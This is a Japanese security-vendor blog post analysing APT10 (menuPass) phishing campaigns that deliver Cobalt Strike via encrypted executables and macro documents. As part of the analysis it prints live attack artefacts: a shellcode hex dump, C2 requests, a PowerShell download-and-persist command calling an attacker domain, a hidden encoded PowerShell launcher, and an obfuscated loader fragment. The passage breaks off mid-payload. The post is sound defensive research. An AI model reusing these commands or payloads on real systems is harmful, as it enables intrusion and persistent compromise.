APT攻撃者グループ menuPass(APT10) による新たな攻撃を確認 | LAC WATCH

By 石川 芳浩

Published: 2018-05-21 · Archived: 2026-04-05 15:09:48 UTC

当社脅威分析チームでは、日本を標的とする様々な攻撃者グループを日々調査しています。その中で、2018年4月下旬頃からmenuPass(APT10) ※1 が、多機能なペネトレーションテストツール Cobalt Strike *1 を悪用した攻撃を行っていることが複数確認できました。Cobalt Strikeは、APT19 *2 、OceanLotus *3 、 PassCV(Winnti) *4 などの攻撃者グループやサイバー犯罪 *5 でも悪用されていることが報告されており、珍しい攻撃手法ではありませんが、menuPassが悪用するのは初めてのケースです。

- *※1*menuPassは、攻撃者グループ（キャンペーン名）であり、2011年頃から主に日本の大学組織や政府関係などを標的としている。

menuPassは、2018年3月末にトレンドマイクロ社のブログ *6 でも報告されたように、日々新しい攻撃手法や攻撃ツールを悪用して日本の組織などを攻撃してきています。menuPassの攻撃ツールに着目すると、独自に開発したマルウェア（ChChes、ANEL など）の使用も確認できますが、表1のようにオープンソースまたは商用のペネトレーションテストツールを悪用した攻撃が特に目につきます。その理由として考えられるのは、オープンソースまたは商用のペネトレーションツールを使用することによって攻撃を容易にすること、あるいは攻撃の匿名化によって背後にいる組織の正体を不明瞭にすることです。

表1 menuPass(APT10)が悪用する攻撃ツール例

以下では、menuPassによるCobalt Strikeを悪用した2つの標的型メール攻撃の調査結果を報告します。

１．実行形式の暗号化ファイルの悪用

2018年4月下旬頃、複数の日本の組織に対して、実行形式の暗号化ファイルが添付された標的型メールが送信されました。図1は、この標的型メールから始まる一連の攻撃の流れを示した概要図です。




図1　実行形式の暗号化ファイルを悪用した攻撃の概要図

初めに、標的型メールに添付された実行形式の暗号化ファイルを実行すると、".doc.scr"という二重拡張子の不正なファイルが展開されます（①）。展開された不正なファイルを実行すると、図1の赤枠線にある3つのファイル（"peisnce.exe"、 "vntfxf32.dll"、 "jeosa.ows"）が作成され、"peisnce.exe"が実行されます（②）。その際、ユーザをだますようにデコイファイルも同時に表示されます。

作成された3つのファイルは、図2に示すように、二重拡張子の不正なファイル内の.dataセクションに含まれる暗号化された3つのデータ（unk_57A648、unk_595510、unk_5B2D10）に対して、赤線で囲った長さ分XOR演算（暗号鍵：0x36）し、データを復号することで作成されます。




図2　.dataセクションに含まれる暗号化された3つのデータ

作成されたファイルの1つ"peisnce.exe"は、まず同じディレクトリに展開されたローダー"vntfxf32.dll"ファイルを読み込みます。次に、読み込まれたdllファイルは、暗号化されたシェルコード"jeosa.ows"ファイルを読み込みます。"jeosa.ows"ファイルはAESで暗号化されており、dllファイルによって復号後、シェルコードとしてメモリ上で実行され、"Cobalt Strike Beacon"（DLLファイル）をダウンロードします（③）。

図3は、"vntfxf32.dll"ファイル内に含まれる文字列であり、AESの暗号鍵（gfjkdnropqhsjfjb）や暗号化されたシェルコード"jeosa.ows"ファイルの文字列がハードコードされていることが確認できます。また、AESの暗号鍵"gfjkdnropqhsjfjb"には、menuPass が使用する特徴的なマルウェアRedLeavesの亜種Himawariのインストーラでも同じ鍵が使われていました。なお、図4は、復号後の"jeosa.ows"ファイルであり、"Cobalt Strike Beacon"をダウンロードするシェルコードであり、C2サーバのIPアドレスや通信を行う際のUserAgent情報などが可読性のある文字列として埋め込まれていることが確認できます。

```
.rdata:10017F80     ; CHAR aGiresal_lnk[]
.rdata:10017F80     aGiresal_lnk    db 'giresal.lnk',0
.rdata:10017F8C     ; CHAR aJeosa_ows[]
.rdata:10017F8C     aJeosa_ows      db 'jeosa.ows',0
.rdata:10017F96                     align 4
.rdata:10017F98     aGfjkdnropqhsjf db 'gfjkdnropqhsjfjb',0
.rdata:10017F98
```

図3　"vntfxf32.dll"ファイル内に含まれる文字列

```
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x00000000  fce8 8900 0000 6089 e531 d264 8b52 308b  ......`..1.d.R0.
0x00000010  520c 8b52 148b 7228 0fb7 4a26 31ff 31c0  R..R..r(..J&1.1.
0x00000020  ac3c 617c 022c 20c1 cf0d 01c7 e2f0 5257  .<a|., .......RW
0x00000030  8b52 108b 423c 01d0 8b40 7885 c074 4a01  .R..B<...@x..tJ.
0x00000040  d050 8b48 188b 5820 01d3 e33c 498b 348b  .P.H..X ...<I.4.
0x00000050  01d6 31ff 31c0 acc1 cf0d 01c7 38e0 75f4  ..1.1.......8.u.
0x00000060  037d f83b 7d24 75e2 588b 5824 01d3 668b  .}.;}$u.X.X$..f.
0x00000070  0c4b 8b58 1c01 d38b 048b 01d0 8944 2424  .K.X.........D$$
0x00000080  5b5b 6159 5a51 ffe0 585f 5a8b 12eb 865d  [[aYZQ..X_Z....]
0x00000090  686e 6574 0068 7769 6e69 5468 4c77 2607  hnet.hwiniThLw&.
0x000000a0  ffd5 e880 0000 004d 6f7a 696c 6c61 2f35  .......Mozilla/5
0x000000b0  2e30 2028 5769 6e64 6f77 7320 4e54 2036  .0 (Windows NT 6
0x000000c0  2e31 2920 4170 706c 6557 6562 4b69 742f  .1) AppleWebKit/
0x000000d0  3533 372e 3336 2028 4b48 544d 4c2c 206c  537.36 (KHTML, l
0x000000e0  696b 6520 4765 636b 6f29 2043 6872 6f6d  ike Gecko) Chrom
0x000000f0  652f 3431 2e30 2e32 3232 382e 3020 5361  e/41.0.2228.0 Sa
0x00000100  6661 7269 2f35 3337 2e33 3600 5858 5858  fari/537.36.XXXX
0x00000110  5858 5858 5858 5858 5858 5858 5858 5858  XXXXXXXXXXXXXXXX
0x00000120  5858 5858 5858 0059 31ff 5757 5757 5168  XXXXXX.Y1.WWWWQh
0x00000130  3a56 79a7 ffd5 e993 0000 005b 31c9 5151  :Vy........[1.QQ
0x00000140  6a03 5151 68bb 0100 0053 5068 5789 9fc6  j.QQh....SPhW...
0x00000150  ffd5 89c3 eb7a 5931 d252 6800 32a0 8452  .....zY1.Rh.2..R
0x00000160  5252 5152 5068 eb55 2e3b ffd5 89c6 6880  RRQRPh.U.;....h.
0x00000170  3300 0089 e06a 0450 6a1f 5668 7546 9e86  3....j.Pj.VhuF..
0x00000180  ffd5 31ff 5757 5757 5668 2d06 187b ffd5  ..1.WWWWVh-..{..
0x00000190  85c0 7448 31ff 85f6 7404 89f9 eb09 68aa  ..tH1...t.....h.
0x000001a0  c5e2 5dff d589 c168 4521 5e31 ffd5 31ff  ..]....hE!^1..1.
0x000001b0  576a 0751 5650 68b7 57e0 0bff d5bf 002f  Wj.QVPh.W....../
0x000001c0  0000 39c7 7504 89d8 eb8a 31ff eb15 eb49  ..9.u.....1....I
0x000001d0  e881 ffff ff2f 7246 356f 0000 68f0 b5a2  ...../rF5o..h...
0x000001e0  56ff d56a 4068 0010 0000 6800 0040 0057  V..j@h....h..@.W
0x000001f0  6858 a453 e5ff d593 5353 89e7 5768 0020  hX.S....SS..Wh.
0x00000200  0000 5356 6812 9689 e2ff d585 c074 cd8b  ..SVh........t..
0x00000210  0701 c385 c075 e558 c3e8 1dff ffff 3935  .....u.X......95
0x00000220  2e31 3238 2e31 3638 2e32 3237 0000 0000  .128.168.227....
```

図4　"Cobalt Strike Beacon"をダウンロードするシェルコード

このシェルコードは、図5に示すリクエストを介して、"Cobalt Strike Beacon"をダウンロードし、メモリ上で実行します（④）。ダウンロードされたファイルには、図6に示すような名前のDLLファイル（beacon.dll）や図7の赤枠線のような特徴的な文字列が含まれており、"Cobalt Strike Beacon"であることがわかります。

```
GET /rF5o HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/41.0.2228.0 Safari/537.36
Host: 95.128.168.227
Cache-Control: no-cache
```

図5　"Cobalt Strike Beacon"をダウンロードするリクエスト


```
; Export Names Table for beacon.dll
;
off_1002FB2C    dd rva a_reflectiveloa  ; DATA XREF: .rdata:1002FB20↑o
                                        ; "_ReflectiveLoader@4"
;
; Export Ordinals Table for beacon.dll
;
word_1002FB30   dw 0                    ; DATA XREF: .rdata:1002FB24↑o
aBeacon_dll     db 'beacon.dll',0       ; DATA XREF: .rdata:1002FB0C↑o
a_reflectiveloa db '_ReflectiveLoader@4',0
                                        ; DATA XREF: .rdata:off_1002FB2C↑o
                align 800h
_rdata          ends
```

図6　ダウンロードファイル（rF5o）内でエクスポートされるDLLファイル（beacon.dll）

```
0x1002d3b2  0000 7368 6132 3536 0000 6162 6364 6566  ..sha256..abcdef
0x1002d3c2  6768 696a 6b6c 6d6e 6f70 0000 0000 6165  ghijklmnop....ae
0x1002d3d2  7300 7370 726e 6700 0000 636f 756c 6420  s.sprng...could
0x1002d3e2  6e6f 7420 6372 6561 7465 2070 6970 653a  not create pipe:
0x1002d3f2  2025 6400 0000 4927 6d20 616c 7265 6164   %d...I'm alread
0x1002d402  7920 696e 2053 4d42 206d 6f64 6500 2573  y in SMB mode.%s
0x1002d412  2028 6164 6d69 6e29 0000 436f 756c 6420   (admin)..Could
0x1002d422  6e6f 7420 6f70 656e 2070 726f 6365 7373  not open process
0x1002d432  3a20 2564 2028 2575 2900 4661 696c 6564  : %d (%u).Failed
0x1002d442  2074 6f20 696d 7065 7273 6f6e 6174 6520   to impersonate
0x1002d452  746f 6b65 6e20 6672 6f6d 2025 6420 2825  token from %d (%
0x1002d462  7529 0000 0000 4661 696c 6564 2074 6f20  u)....Failed to
```

図7　ダウンロードファイル内に含まれる特徴的な文字列

最後に、"Cobalt Strike" が悪用されるC2サーバに目を向けてみます。今回の攻撃で悪用されたC2サーバは、図8に示すように、ルーマニアでVPSサービスを提供するHETNiX（AS3280）が管理するIPアドレスにありました。



IP Information for 95.128.168.227

Quick Stats

IP Location	Romania Iasi Alsys Net Srl
ASN	AS3280 HETNIX-AS, RO (registered Nov 12, 2015)
Resolve Host	ariteade.eu
Whois Server	whois.ripe.net
IP Address	95.128.168.227

図8　C2サーバのIPアドレス（DomainToolsの検索結果より引用[*7]）

C2サーバでは、図9（上画像）に示すように、マルウェアの通信などにSSLを使用するために自己署名のサーバ証明書が利用されていました。図9の赤枠線を確認すると、"発行者が不明であるため、この証明書の有効性を検証できませんでした"というエラー警告と共に、CNやOUに "wikipedia"が指定されていることに気がつきます。
図9（下画像）は、正規の"wikipedia.org"が提供するSSLサーバ証明書を確認したものです。青枠線を確認すると、DigiCertが発行した正規の証明書であることが確認できます。




図9　SSLサーバ証明書の比較（上：C2サーバ／下："wikipedia.org"）

攻撃者がC2サーバで利用した自己署名証明書において、CNやOUに"wikipedia"を指定した理由は定かではありませんが、"Cobalt Strike Beacon"のHTTPリクエストからは、通常通信と誤認させようとする攻撃者の意図が見え隠れします。図10は、"Cobalt Strike Beacon"のリクエスト例であり、赤枠線で囲ったHostヘッダに、"en.wikipedia.org"が指定されていることに気が付きます。C2サーバは、"wikipedia.org"とは無関係の"95.128.168[.]227"であり、Hostヘッダは攻撃者によって偽装されていることがわかります。このような通信が発生した場合、セキュリティ機器によっては、C2サーバへの通信が"wikipedia.org"へアクセスしているように記録されてしまう可能性があるため、通常通信と誤認しないように注意が必要です。なお、C2サーバへの命令は、青線のsearchパラメータ部分であり、初期通信として、ユーザ名、ホスト名、IPアドレス、OS情報、インジェクションしたプロセスIDなどの情報を送信しています。

```
GET /w/index.php?search=Z56JeAbHO9B9AIiQTbWsBvddcvtJ5xi5xLQWH9KB7W7DHqIfkQC5pIB
eTkvQMDyw75uoF0grKIa00i2XfAk9WdC-K8qM_hmRTS1cEObHPSCm9iZl9Ow1bdo9HinmHXMWDnXmLn
qPBAwzUZw1-YxHhREX6s2VZPE0pmpCwUw5fGs&title=Special%3ASearch&go=Go HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;
Host: en.wikipedia.org
Referer: https://en.wikipedia.org/wiki/Main_Page
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/41.0.2228.0 Safari/537.36
Connection: Keep-Alive
Cache-Control: no-cache
```

図10　"Cobalt Strike Beacon"のリクエスト例

２．マクロを悪用する文章ファイル

2018年5月上旬頃、複数の日本の組織に対して、マクロを悪用する文章ファイルが暗号化zipとして添付された標的型メールが送信されました。図11は、この標的型メールから始まる一連の攻撃の流れを示した概要図です。




図11　マクロを悪用する文章ファイルによる攻撃の概要図

初めに、標的型メールに添付された文章ファイル内のマクロを実行すると、PowerShellを介して図12に示すスクリプトが実行され（①）、赤枠線のC2サーバから次のダウンローダであるVBScriptをダウンロードし、"Computer.vbs"としてスタートアップフォルダに保存されます（②）。

```
$url="https://www.jadl-or.com/webui.conf";(New-Object System.Net.WebClient)
    .DownloadFile($url,$env:Temp+'¥Computer.vbs');$startUpFolder = "$Env:
    APPDATA¥Microsoft¥Windows¥Start Menu¥Programs¥Startup";$temp="$Env:temp
    ¥Computer.vbs";cscript $temp;Copy-Item $temp $startUpFolder;Remove-Item $
    temp;
```

図12　マクロに含まれるPoweShellスクリプト例

図13は、"Computer.vbs"の内容の一部を抜粋したものであり、ここでもPowerShellスクリプトを実行していることが確認できます。赤矢印で示す内容は、オプション"-enc"以降のPowerShellスクリプトを復号したものです。復号されたスクリプトは、さらに一部のデータがBase64とgzipで難読化されており、図14は、そのデータを復号したものです。このスクリプトは、Don't Kill My Cat（DKMC）[*8]と呼ばれるオープンソースのツールを使用して作成されており、赤枠線で示すようにC2サーバから次のファイル（cat.bmp）をダウンロード後、メモリ上に展開し実行します（③）。

```
On Error Resume Next
strComputer = "."
Set objWMIService = GetObject("winmgmts:{impersonationLevel=impersonate}!¥¥" & strComputer & "¥root¥cimv2")
Set objStartup = objWMIService.Get("Win32_ProcessStartup")
Set objConfig = objStartup.SpawnInstance_
objConfig.ShowWindow = 12
strExec = "powershell.exe -nop -w hidden -enc JAB4AHMAaABaAEwAZwBnAHQAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgA
Set objProcess=objWMIService.Get("Win32_Process")
intReturn = objProcess.Create(strExec, Null, objConfig, intProcessID)
```

```
$xshZLggt = New-Object IO.MemoryStream(,[Convert]::FromBase64String("
    H4sICHFk6VoC/zE1MjUyNDUwNDEuMTc!vVZtT+M4EP6OxH+wVpWSSGnown44Ia1EaYEtuy2FUkD
brVZuMk1NnTjYDiW78N9vnBdSRLnj7qTzl8T2zHj8POPHbjz4i68J+Uw0rO2teRr7momY6HGozm+XNx
n5vb1FyjakkkbEbtxT+TMSQcrBJXknkcKHIJXg1MaN09Dvh2czjGxP2knSFRFl8XR/v5NKCbEu+t4J6
LZSEM04!2U75JFcL0BC82x2C74mv0njp3fCxYzy0izrUH8BpNmO!zP3TfjUZOyNEs60bf34YTmT5sep
d3SXUq5sa5QpDZEXcG455MkxC15mCdhWn/lSKDHX3jWL93a9cazoH!YY7R76oBciUBbup96RBJ3K+Hl
jJlJhZ1v4O0QM2kEgQaGb14vvxRLsRpxy7pIDe1KmcZHGmkW!8xqkSEYg75kPyvtC44DDBcyn9gBW1e
7f62SvO6HVUEvHRaI2Z9rPqSucLed1rmv80thecYygPBlcnotlBFkYJcsNpVIPVG2SzwBuxB4KxXL/
    z6Tlkj7mQ7WQGXYblzIFZ0omhqnJdEoa49P0nP/66ofue0N+rPzR+3t/PlyezEIcnlwJFkzrIC8
YblzdXBqbt8u1C3MWQzeLacT8qiLtTZzBnEMOj1eZDTBJ2yonIOgCh5BqQ4FLJq/djiKmn30PU8YDkG
0feVeYFZaE8zKZglXb6sV9iBDGom8he3M8B1BZl7WfVaubPhpZHU6VcskwxYPou0gp5RC4pB0rVk61U
y3yX6tOt59yzXyqdBVu6rxEs1y1I2KlZeojv4j!5SgBn1Fu!HHJFxb!YTZiYbW6tRGODuWcxSFGukc6
cMT!MNKmaiQmWleI441!96KEQ4SGuTgccxqiFJTnKK81GkJgbU620irFuTDgVKispYqMj7jQLrliUqP
SGKCrMvvv2VRSY5LqSCh5souTV4Ez!JQumF3!XQpKIxqYPkVCc!zF6CEznoHBCvk3Vb3mVs/
    kalr7rrngQoeZNsevsYJz1ps/LIyWvy71Mo8OKnissc7EKuaCBl2qqf1hoXWi9nd2VquVd0sD3h
